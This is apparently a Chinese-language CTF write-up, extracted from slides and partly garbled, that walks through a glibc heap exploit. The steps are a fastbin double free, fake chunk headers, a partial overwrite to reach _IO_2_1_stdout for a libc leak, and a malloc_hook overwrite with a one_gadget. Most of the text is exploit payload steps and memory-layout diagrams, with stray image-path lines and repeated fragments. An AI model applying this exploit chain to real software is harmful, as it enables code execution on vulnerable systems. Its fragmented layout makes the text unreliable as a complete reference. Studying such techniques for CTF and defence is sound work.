

...
0x71
AABB70
...
0
0x71

AABB00

...
0x71
AABB00
...
...
0
0x31
...
0
0x21

AABB70

save

0	-->	0xAABB00
1	-->	0xAABB70

```
allocateChunk(0x68)
--> 'a'*0x10
--> p64(0)+p64(0x71)
```

```
allocateChunk(0x68)
--> 'b'*0x10
--> p64(0) + p64(0x31)
--> 'c'*0x20
--> p64(0) + p64(0x21)
```

```
freeChunk(0)
freeChunk(1)
freeChunk(0)
```



...
0x71
AABB70
...
0
0x71

AABB00

...
0x71
AABB00
...
...
0
0x31
...
0
0x21


AABB70

save


0 --> 0xAABB00
1 --> 0xAABB70

allocateChunk(0x68, "\x20")






save



```
allocateChunk(0x68, "\x00")
allocateChunk(0x68, "\x00")
```



...
0x71
AABB00
...
0
0x71

AABB00

AABB20

...
0x71
AABB00
...
...
0
0x31
...
0
0x21

AABB70

save

0	-->	0xAABB00
1	-->	0xAABB70
2	-->	0xAABB00
3	-->	0xAABB70
4	-->	0xAABB00

allocateChunk(0x68, "\\x00")



AABB20

...	AABB00
0x71	
AABB00	
...	
0	AABB20
0x71	
0	

...	AABB70
0x71	
AABB00	
...	
...	
0	
0x31	
...	
0	
0x21	

save

0	-->	0xAABB00
1	-->	0xAABB70
2	-->	0xAABB00
3	-->	0xAABB70
4	-->	0xAABB00
5	-->	0xAABB20

freeChunk(0)

allocateChunk(0x68)

--> 'd' * 0x10

--> p64(0) + p64(0xa1)

...
0x71
dddd
...
0
0xa1
0

AABB00

AABB20

...
0x71
AABB00
...
...
0
0x31
...
0
0x21

AABB70


save

0	-->	0xAABB00
1	-->	0xAABB70
2	-->	0xAABB00
3	-->	0xAABB70
4	-->	0xAABB00
5	-->	0xAABB20
6	-->	0xAABB00

freeChunk(5)

freeChunk(0)

freeChunk(1)




save



0	-->	0xAABB00
1	-->	0xAABB70
2	-->	0xAABB00
3	-->	0xAABB70
4	-->	0xAABB00
5	-->	0xAABB20
6	-->	0xAABB00

```

allocateChunk(0x78)
--> 'f'*0x40
--> p64(0) + p64(0x71) + "\xa0"

```






被切割剩下的部分

save


0	-->	0xAABB00
1	-->	0xAABB70
2	-->	0xAABB00
3	-->	0xAABB70
4	-->	0xAABB00
5	-->	0xAABB20
6	-->	0xAABB00
7	-->	0xAABB20



freechunk(7)

Fast bin(0x70)



Unsorted bin








被切割剩下的部分

save

0	-->	0xAABB00
1	-->	0xAABB70
2	-->	0xAABB00
3	-->	0xAABB70
4	-->	0xAABB00
5	-->	0xAABB20
6	-->	0xAABB00
7	-->	0xAABB20

```
allocateChunk(0x68)
--> "c"*0x20
--> p64(0) + p64(0x71)
--> p64(stdout - 0x43)[:2]
```







...	AABB00
0x71	
Fast bin	
...	
0	AABB20
0x81	
fffffff	
0	AABB70
0x71	
cccc	
cccccc	
0	AABBA0
0x71	
stdout - 0x43	
Unsorted	
0	
0x21	

save


0	-->	0xAABB00
1	-->	0xAABB70
2	-->	0xAABB00
3	-->	0xAABB70
4	-->	0xAABB00
5	-->	0xAABB20
6	-->	0xAABB00
7	-->	0xAABB20
8	-->	0xAABB70

allocateChunk(0x68, "\x00")






_IO_2_1_stdout - 0x43



有没有感觉和 malloc_hook 那边很像?
没错, 就是找这个0x7f, 然后才可以伪造

```
allocateChunk(0x68)
--> '\x00' * 3 + p64(0) * 6
--> p64(0xfbad0000 + 0x1800)
--> p64(0) * 3
--> "\x80"
```



...	AABB00
0x71	
AABB00	
...	
0	AABB20
0xa1	
fffffff	

0	AABB70
0x71	
cccc	
cccccc	
0	AABBA0
0x71	
stdout - 0x43	
Unsorted	
0	
0x21	

_IO_2_1_stdout - 0x43

...
0x7f
.....
0xfbad1800
p64(0)*3
xxx80
...

```
allocateChunk(0x68)
--> '\x00' * 3 + p64(0) * 6
--> p64(0xfbad0000 + 0x1800)
--> p64(0) * 3
--> "\x80"
```

Fast bin(0x80) 7 **AABB20**

Fast bin(0x70)

Unsorted bin

X

AABBA0
(size: 0x70)

我们有了Libc地址, 又可以Double Free, 那太简单了

把Malloc_hook改成One_gadget, 搞定!

```
allocateChunk(0x68)
--> "c"*0x20
--> p64(0) + p64(0x71)
--> p64(libc.symbols['_IO_2_1_stdout'] - 0x43)[:2]
```

主要来谈一下最后面这个

先不管为什么要定位这个地址，只考虑为什么这个地址可以定位到 `_IO_2_1_stdout - 0x43`

libc 默认后三位是000，所以 `_IO_2_1_stdout` 的偏移量在libc 和 实际中末三位都是一样的

而我们要改的位置，原来是Unsorted bin，它的地址和libc地址紧密联系。

换言之，Unsorted bin地址 和 `_IO_2_1_stdout`地址 只有末四位是不同的！

所以我们可以已经可以确定末三位，那么就看看命咯，如果第四位恰好一样，那么就成功修改地址。


```
_flags = 0xfbad0000
_flags &= ~_IO_NO_WRITES
_flags = 0xfbad0000_flags | = _IO_CURRENTLY_PUTTING
_flags = 0xfbad0800_flags | = _IO_IS_APPENDING_flags =
0xfbad1800
```